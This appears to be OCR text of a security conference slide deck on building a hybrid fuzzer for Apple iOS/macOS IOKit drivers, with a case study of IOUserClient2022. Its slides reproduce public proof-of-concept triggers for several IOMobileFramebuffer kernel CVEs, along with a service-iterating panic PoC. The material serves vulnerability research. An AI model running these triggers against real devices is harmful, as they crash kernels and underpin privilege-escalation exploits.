
The Journey To Hybrid Apple Driver Fuzzing

Pan Zhenpeng(@Peterpan0927)
STAR Labs SG Pte. Ltd.




Bio

- Pan Zhenpeng @peterpan980927 on Twitter
- Security Researcher of STAR Labs SG Pte. Ltd.
- Focus on iOS/macOS bug hunting
- Speaker of Zer0Con2021
- Previously working at Alibaba Security/Qihoo 360

Agenda

- Backgrounds
- Fuzzer from scratch
- Case study
- Infoleak attack surface
- Summary

Backgrounds



Apple Security Enhancements

From the high level


- KTRR(A10)/PPL(A11)/PAC,SCIP(A12)(important data integrity)
- zone_require/data PAC(killing r/w primitive)
- z_va_sequester(killing UAF cross zone attack)
- kalloc.typeN.size/kalloc.type.varN.size(zone isolation)
- two tiers Heap randomisation(object -> zone -> sub_map)
- PGZ/memory zeroing/kmem_shuffle_claims… etc

iOS kernel exploits

From late iOS 14 to iOS 15

- IOMFB CVE-2021-30XXX
  - OOB bugs in Driver
- Kernel CVE-2021-30955
  - OOB bug introduced in iOS 15
- Kernel CVE-2021-30937
  - UAF bug in default.kalloc
- DriverKit CVE-2022-26763
  - OOB bug in Driver
- ANE? CVE-2022-????
  - ??? bug in Driver
- 😅 The future trend? OOB+Driver?

Fuzzer from scratch



Fuzzer from scratch

How do we usually find driver bugs by auditing?

- Open IDA, select one kext binary 😄
- Reverse structures and recover vtable calls 😮‍💨
- externalMethods/clientClose/notificationPort/sharedMemory/… 😢
- repeat the steps again and again, mostly manual labor, kind of boring 😭

Fuzzer from scratch

Can we make it automatically?

- Write a kext to hook important functions
- Get code coverage feedback
- (Maybe)use the feedback to guide mutation

Fuzzer from scratch

Can we build a simple and effective fuzzer?

- It really works, but building such a passive fuzzer actually needs time, and somebody already did it (e.g kemon)
- Can we find another way🤔, such as a userspace semi-automatic fuzzer?

Fuzzer from scratch

Laziness sometimes could make progress😈

- ~~Write kext to hook functions~~ (put fuzzer into userspace)
- ~~Get code coverage feedback~~ (Hybrid fuzz)
  - In my opinion, sometimes we collect code coverage to guide when we should stop fuzzing or the input mutation especially dealing with file format fuzz. It's important but not that necessary if we already know our target well. We could replace that part with experience and code audit.
- ~~Code coverage guided mutation~~ (/dev/urandom should be ok at an early stage)
- I never expect automatic fuzz can solve all the problems, for a specific target, a hybrid fuzz is more effective

Fuzzer from scratch

Could this idea be really useful?

- Let’s revisit some representative PoCs first!
  - CVE-2021-30807 (iOS 14.7.1 exploit in the wild)
  - CVE-2021-30883 (iOS 15.0.2 exploit in the wild)
  - CVE-2021-30983 (iOS 15.2 used in TianfuCup by Pangu)
  - CVE-2022-22587 (iOS 15.3 exploit in the wild)

Fuzzer from scratch

The PoC of IOMFB 🤭😨

- CVE-2021-30807

```
printf("call externalMethod\n");
uint64_t scalars[4] = { 0x0 };
scalars[0] = 0x41414141;

uint64_t output_scalars[4] = { 0 };
uint32_t output_scalars_size = 1;

printf("call s_default_fb_surface\n");
ret = IOConnectCallMethod(shared_user_client_conn, 83,
         scalars, 1,
            NULL, 0, //input, input_size,
                output_scalars, &output_scalars_size,
                NULL, NULL); //output, &output_size);

if(ret != KERN_SUCCESS) {
  printf("failed to call external method: 0x%x --> %s\n", ret, mach_error_string(ret));
  return;
}

printf("external method returned KERN_SUCCESS\n");

IOServiceClose(shared_user_client_conn);
printf("success!\n");
```

https://github.com/saaramar/IOMobileFrameBuffer_LPE_POC

Fuzzer from scratch

The PoC of IOMFB 🤫😨

- CVE-2021-30883

```c
void do_trigger(io_connect_t iomfb_uc) {
    kern_return_t ret;
    size_t input_size = 0x180;

    uint64_t scalars[2] = { 0 };

    char *input = (char*)malloc(input_size);
    if (input == NULL) {
        perror("malloc input");
        return;
    }

    memset(input, 0x41, input_size);
    *(int*)input = 0x3;

    ret = IOConnectCallMethod(iomfb_uc, 78,
                        scalars, 2,
                        input, input_size,
                        NULL, NULL,
                        NULL, NULL);

    if (ret != KERN_SUCCESS) {
        printf("s_set_block failed, ret == 0x%x --> %s\n", ret, mach_error_string(ret));
    } else {
        printf("success!\n");
    }

    free(input);
}
```

https://github.com/saaramar/IOMFB_integer_overflow_poc

Fuzzer from scratch

The PoC of IOMFB 🤭😨

- CVE-2021-30983

```c
int main(){
    io_connect_t connection = 0;
    io_service_t service = IOServiceGetMatchingService(0, IOServiceMatching("AppleCLCD"));
    kern_return_t ret = IOServiceOpen(service, mach_task_self(), 0, &connection);
    uint32_t inStrSz = 0xFD0;
    void *inStr = malloc(inStrSz);
    const int inScCnt = 2;
    uint64_t inSc[inScCnt] ={ 19, 0 };
    memset(inStr, 0xFF, inStrSz);
    *(uint32_t*)(inStr + 0)     = 2;
    *(uint32_t*)(inStr + 0x8)   = 1;
    *(uint64_t*)(inStr + 0x5F8) = (uint64_t)inStr;
    *(uint32_t*)(inStr + 0x600) = inStrSz;
    ret = IOConnectCallMethod(connection, 78, inSc, inScCnt, inStr, inStrSz, 0, 0, 0, 0);
    return ret;
}
```

https://github.com/b1n4r1b01/n-days/blob/main/IOMFB_15.1.c

Fuzzer from scratch

The PoC of IOMFB 🤭😨

- CVE-2022-22587


```c
int main(){
    io_connect_t connection = 0;
    io_service_t service = IOServiceGetMatchingService(0, IOServiceMatching("AppleCLCD"));
    kern_return_t ret = IOServiceOpen(service, mach_task_self(), 0, &connection);
    uint32_t inStrSz = 0xFD0;
    void *inStr = malloc(inStrSz);
    const int inScCnt = 2;
    uint64_t inSc[inScCnt] ={ 19, 0 };
    memset(inStr, 0xFF, inStrSz);
    *(uint32_t*)(inStr + 0)     = 2;
    *(uint32_t*)(inStr + 0x8)   = 1;
    *(uint32_t*)(inStr + 0x5F4) = 0;
    *(uint64_t*)(inStr + 0x5F8) = (uint64_t)inStr;
    *(uint32_t*)(inStr + 0x600) = inStrSz;
    ret = IOConnectCallMethod(connection, 78, inSc, inScCnt, inStr, inStrSz, 0, 0, 0, 0);
    return ret;
}
```

https://github.com/b1n4r1b01/n-days/blob/main/IOMFB_oobr_15.2.c

Fuzzer from scratch

The step is quite straight forward


- Find IOService
- Get UserClient connection
- Call victim externalMethod
- No multi-thread, no calling sequences
- Boom💥



Fuzzer from scratch

The step is quite straight forward

- Find IOService
- Get UserClient connection
- Call victim externalMethod
- No multi-thread, no calling sequences
- Boom💥
- Even dumb fuzz can panic the kernel, if we improve it by combining our experience and code auditing together, it could be something interesting!



Fuzzer from scratch

What do we need now?

- Get more and more reachable driver services (find more targets ent/priv)
- Find more and more attack surface (experience-driven)
- User input data mutate (/dev/urandom as the seed)
- Quickly find the panic backtrace (keepsyms=1/whitelist/Last start kext)
- Combine all the things above together

Fuzzer from scratch

The very first inspiration

- CVE-2020-3831: kernel panic when iterating IOServices(issue 2004)

Issue 2004 attachment: iterate-ioservices.c (1.3 KB)

```c
void poc() {
        kern_return_t kr;
        io_iterator_t iterator = IO_OBJECT_NULL;
        kr = IOServiceGetMatchingServices(kIOMasterPortDefault, IOServiceMatching("IOService"), &iterator);
        for (;;) {
                io_service_t service = IOIteratorNext(iterator);
                if (service == IO_OBJECT_NULL) {
                        break;
                }
                io_name_t class_name = {};
                IOObjectGetClass(service, class_name);
                uint64_t entry_id = 0;
                IORegistryEntryGetRegistryEntryID(service, &entry_id);
                printf("%s 0x%llx  ", class_name, entry_id);

                io_connect_t connect = MACH_PORT_NULL;
                for (uint32_t type = 0; type < 0x100; type++) {
                        kr = IOServiceOpen(service, mach_task_self(), type, &connect);
                        if (kr == KERN_SUCCESS) {
                                goto can_open;
                        }
                }
                for (uint32_t type = 0xffffff80; type != 0; type++) {
                        kr = IOServiceOpen(service, mach_task_self(), type, &connect);
                        if (kr == KERN_SUCCESS) {
                                goto can_open;
                        }
                }
                uint32_t types[] = { 0x61736864, 0x484944, 0x99000002, 0xFF000001, 0x64506950, 0x6C506950, 0x88994242, 0x48494446, 0x48494444, 0x57694669 };
                uint32_t count = sizeof(types) / sizeof(types[0]);
                for (uint32_t type_idx = 0; type_idx < count; type_idx++) {
                        uint32_t type = types[type_idx];
                        kr = IOServiceOpen(service, mach_task_self(), type, &connect);
                        if (kr == KERN_SUCCESS) {
                                goto can_open;
                        }
                }
                printf("\n");
                goto next;
        can_open:
                printf("SUCCESS\n");
        next:;
        }
}
```

Fuzzer from scratch

Let’s have a simple try!

- AppleBWLANCore issue 770837150
  - Nullpointer, fixed in iOS 15 beta, no CVE assigned
- AppleAVE2Driver issue 754165690
  - UAF, fixed in macOS Big Sur 11.1 beta, fixed before report
- This gives me more confidence of implementing this fuzzer!

Fuzzer from scratch

The structure of a “Hybrid Apple Driver Fuzzer”

- early_fuzz
  - Collect the entitlements needed by driver, sign the fuzzer
  - Collect all reachable io-services and userclients
  - Start early_fuzz and collect effective data (maybe with root priv 😈)
  - Use the data to generate a plist for deep_fuzz stage
  - Other trivial operations, rank potential vulnerable kexts, etc
- deep_fuzz

Fuzzer from scratch

The structure of a “Hybrid Apple Driver Fuzzer”

- early_fuzz
- deep_fuzz
  - Input data Mutation
  - Race/Shm/… fuzz
  - scalarO/structO infoleak check
  - Driver independent backend by code audit

Fuzzer from scratch

The structure of a “Hybrid Apple Driver Fuzzer”

- early_fuzz
- deep_fuzz
  - Input data Mutation
  - Race/Shm/… fuzz
  - scalarO/structO infoleak check
  - Driver independent backend by code audit

Name	Description	Corresponding system APIs
`externalMethod()`	provide methods to user-space programs	IOConnectCallMethod
`getTargetAndMethodForIndex()`	provide methods to user-space programs (legacy user-entry)	IOConnectCallMethod
`getAsyncTargetAndMethodForIndex()`	provide methods that return results asynchronously (legacy user-entry)	IOConnectCallAsyncMethod
`getTargetAndTrapForIndex()`	similar to `getTargetAndMethodForIndex` (legacy user-entry)	IOConnectTrapX
`clientMemoryForType()`	share memory with user-space programs	IOConnectMapMemory
`registerNotificationPort()`	allow user-space programs to register for notifications	IOConnectSetNotificationPort
`setProperty()`	set runtime property of the userclient	IOConnectSetCFProperty
`clientClose()`	stop using the userclient	IOServiceClose

http://homes.sice.indiana.edu/luyixing/bib/CCS20-iDEA.pdf

Fuzzer from scratch

The structure of a “Hybrid Apple Driver Fuzzer”

- early_fuzz
- deep_fuzz
  - Input data Mutation
  - Race/Shm/… fuzz
  - scalarO/structO infoleak check
  - Driver independent backend by code audit

Fuzzer from scratch

The structure of a “Hybrid Apple Driver Fuzzer”

- early_fuzz
- deep_fuzz
  - Input data Mutation
  - Race/Shm/… fuzz
  - scalarO/structO infoleak check
  - Driver independent backend by code audit

```
__int64 __fastcall IOUSBDeviceInterfaceUserClient::releaseBuffer(IOUSBDeviceInterfaceUserClient *this)
{
  IOMemoryMap *map; // x0
  IOMemoryMap *v3; // x20

  map = (IOMemoryMap *)(*(__int64 (__fastcall **)(IOUSBDeviceInterfaceUserClient *))(*(_QWORD *)this->pad + 0xA60LL))(this);// copyMemoryMap
  if ( !map )
    return 0xE00002C2LL;
  v3 = map;
  IOLockLock(this->lock);
  ((void (__fastcall *)(OSSet *, IOMemoryMap *))this->set->removeObject)(this->set, v3);
  IOLockUnlock(this->lock);
  ((void (__fastcall *)(IOMemoryMap *))v3->release_0)(v3);// release
  return 0LL;
}
```

Fuzzer from scratch

The structure of a “Hybrid Apple Driver Fuzzer”

- early_fuzz
- deep_fuzz
  - Input data Mutation
  - Race/Shm/… fuzz
  - scalarO/structO infoleak check
  - Driver independent backend by code audit

```
IOLockLock(this->lock);
v4 = OSCollectionIterator::withCollection(this->set);
if ( v4 )
{
  v5 = v4;
  v6 = (const OSMetaClass *)IOMemoryMap::metaClass;
  do
  {
    v7 = (const OSMetaClassBase *)((__int64 (__fastcall *)(OSCollectionIterator *))v5->getNextObject)(v5);
    iter_map = (IOMemoryMap *)OSMetaClassBase::safeMetaCast(v7, v6);
    target_map = iter_map;
  }
  while ( iter_map
       && ((__int64 (__fastcall *)(IOMemoryMap *))iter_map->getVirtualAddress)(iter_map) != release_address );
  ((void (__fastcall *)(OSCollectionIterator *))v5->release_0)(v5);
  if ( target_map )
    ((void (__fastcall *)(IOMemoryMap *))target_map->retain)(target_map);
}
else
{
  target_map = 0LL;
}
IOLockUnlock(this->lock);
return target_map;
}
```

Fuzzer from scratch


The structure of a “Hybrid Apple Driver Fuzzer”

- early_fuzz
- deep_fuzz
  - Input data Mutation
  - Race/Shm/… fuzz
  - scalarO/structO infoleak check
  - Driver independent backend by code audit

```
v8 = IOBuffer;
MappingInTask = IOMemoryDescriptor::createMappingInTask(IOBuffer, *(task_t *)&this->pad[240], *a2, 1u, 0LL, 0LL);
((void (__fastcall *)(IOMemoryDescriptor *))v8->release_0)(v8);
if ( MappingInTask )
{
  *a2 = ((__int64 (__fastcall *)(IOMemoryMap *))MappingInTask->getVirtualAddress)(MappingInTask);
  *a3 = ((__int64 (__fastcall *)(IOMemoryMap *))MappingInTask->getLength)(MappingInTask);
  IOLockLock(this->lock);
  ((void (*)(void))this->set->setObject)();
  IOLockUnlock(this->lock);
  ((void (__fastcall *)(IOMemoryMap *))MappingInTask->release_0)(MappingInTask);
  return 0LL;
```

Fuzzer from scratch

The structure of a “Hybrid Apple Driver Fuzzer”



Fuzzer from scratch

Problems we faced during development

- How to bypass the IOExternalMethodDispatch check?
- IOUserClient conn port invalid?
- Unexpected operations might ruin your system (root)
- How to skip those useless panics?

Fuzzer from scratch

Problems we faced during development

- How to bypass the IOExternalMethodDispatch check?
  - Brute force scalar/struct count/size + ret_code based check
  - #define kIOReturnBadArgument iokit_common_err(0x2c2)
- IOUserClient conn port invalid?
- Unexpected operations might ruin your system(root)
- How to skip those useless panics?

Fuzzer from scratch

Problems we faced during development

- How to bypass the IOExternalMethodDispatch check?
- IOUserClient conn port invalid?
  - Some externalMethod will invalid the conn port(AUC/…)
  - The ret_code will be MACH_SEND_INVALID_DEST, need to quick resume, or the fuzz process will be useless
- Unexpected operations might ruin your system(root)
- How to skip those useless panics?

Fuzzer from scratch

Problems we faced during development

- How to bypass the IOExternalMethodDispatch check?
- IOUserClient conn port invalid?
- Unexpected operations might ruin your system(root)
  - Will use some real cases to explain it later
- How to skip those useless panics?


Fuzzer from scratch

Problem we faced during development


- How to bypass the IOExternalMethodDispatch check?
- IOUserClient conn port invalid?
- Unexpected operations might ruin your system(root)
- How to skip those useless panics?
  - Maintain a fine-grained vul filter between the real call and fuzzer stage, the format will be like [{service_name: [selector, ex_type]}, …], check if we match the case and skip the vul param case in the fuzzer loop

Fuzzer from scratch

Welcome! KidFuzzer(Intel/M1/iOS)



Case study



Case study

IOUserClient2022

- Saaramar already wrote a good blogpost about it, introduced in iOS 16
- dispatchExternalMethod add some additional check in the framework layer
  - OOB selector check (e.g CVE-2021-1757)
  - Argument length check (just like externalMethod)
  - async_wake_port check (is this really a async method?)
  - Entitlement check (implement from framework layer)

Case study

IOUserClient2022

```
if ( !dispatch )
  return 0xE00002BC;
invalid_argument = 0xE00002C2;
if ( (unsigned int)selector >= methods_count )
  return invalid_argument;
v10 = a7;
v11 = 5LL * (unsigned int)selector;
checkScalarInputCount = *(&dispatch->checkScalarInputCount + 10 * (unsigned int)selector);
if ( checkScalarInputCount != -1 && checkScalarInputCount != arguments->scalarInputCount )
  return invalid_argument;
checkStructureInputSize = *(&dispatch->checkStructureInputSize + 10 * (unsigned int)selector);
if ( checkStructureInputSize != 0xFFFFFFFFLL )
{
  structureInputDescriptor = arguments->structureInputDescriptor;
  if ( structureInputDescriptor )
  {
    if ( ((__int64 (__fastcall *)(IOMemoryDescriptor *, __int64, IOExternalMethodArguments *, __int64))structureInputDescriptor->getLength)(
           structureInputDescriptor,
           selector,
           arguments,
           a7) != checkStructureInputSize )
      return invalid_argument;
  }
  else if ( arguments->structureInputSize != checkStructureInputSize )
  {
    return invalid_argument;
  }
}
checkScalarOutputCount = *(&dispatch->checkScalarOutputCount + 10 * (unsigned int)selector);
if ( checkScalarOutputCount != 0xFFFFFFFF && checkScalarOutputCount != arguments->scalarOutputCount )
  return invalid_argument;
checkStructureOutputSize = *(&dispatch->checkStructureOutputSize + 10 * (unsigned int)selector);
if ( checkStructureOutputSize != 0xFFFFFFFFLL )
{
  structureOutputDescriptor = arguments->structureOutputDescriptor;
  if ( structureOutputDescriptor )
  {
LABEL_19:
  if ( arguments->asyncWakePort && !*((_BYTE *)&dispatch[1].function + 40 * (unsigned int)selector) )// check if it's really async method
    return invalid_argument;
  v19 = *((_QWORD *)&dispatch[1].checkScalarInputCount + 5 * (unsigned int)selector);
  if ( v19 && !(unsigned int)IOTaskHasEntitlement(0LL, v19, arguments, v10) )
    return 0xE00002C1;
  v20 = (__int64 (__fastcall *)(__int64, __int64, IOExternalMethodArguments *, __int64))*((_QWORD *)&dispatch->function
                                                                                        + v11);
  if ( !v20 )
    return 0xE00002EA;
  return v20(a6, a7, arguments, v10);
}
```

Case study

IOUserClient2022

- Saaramar already wrote a good blogpost about it, introduced in iOS 16
- dispatchExternalMethod add some additional check in the framework layer
  - OOB selector check (e.g CVE-2021-1757)
  - Argument length check (just like externalMethod)
  - async_wake_port check (is this really a async method?)
  - Entitlement check (implement from framework layer)
- Apple could make the system more stable at framework layer

Case study

IOUserClient.h

```
// only use this when userclient didn't overwrite externalMethod, but it's ok, we will follow this rule
enum {
                        kIOUCTypeMask       = 0x0000000f,
                        kIOUCScalarIScalarO = 0,
                        kIOUCScalarIStructO = 2,
                        kIOUCStructIStructO = 3,
                        kIOUCScalarIStructI = 4,

                        kIOUCForegroundOnly = 0x00000010,
};

struct IOExternalMethodArguments {
                        uint32_t            version;

                        uint32_t            selector;

                        mach_port_t           asyncWakePort;
                        io_user_reference_t * asyncReference;
                        uint32_t              asyncReferenceCount;

                        const uint64_t *    scalarInput;
                        uint32_t            scalarInputCount;

                        const void *        structureInput;
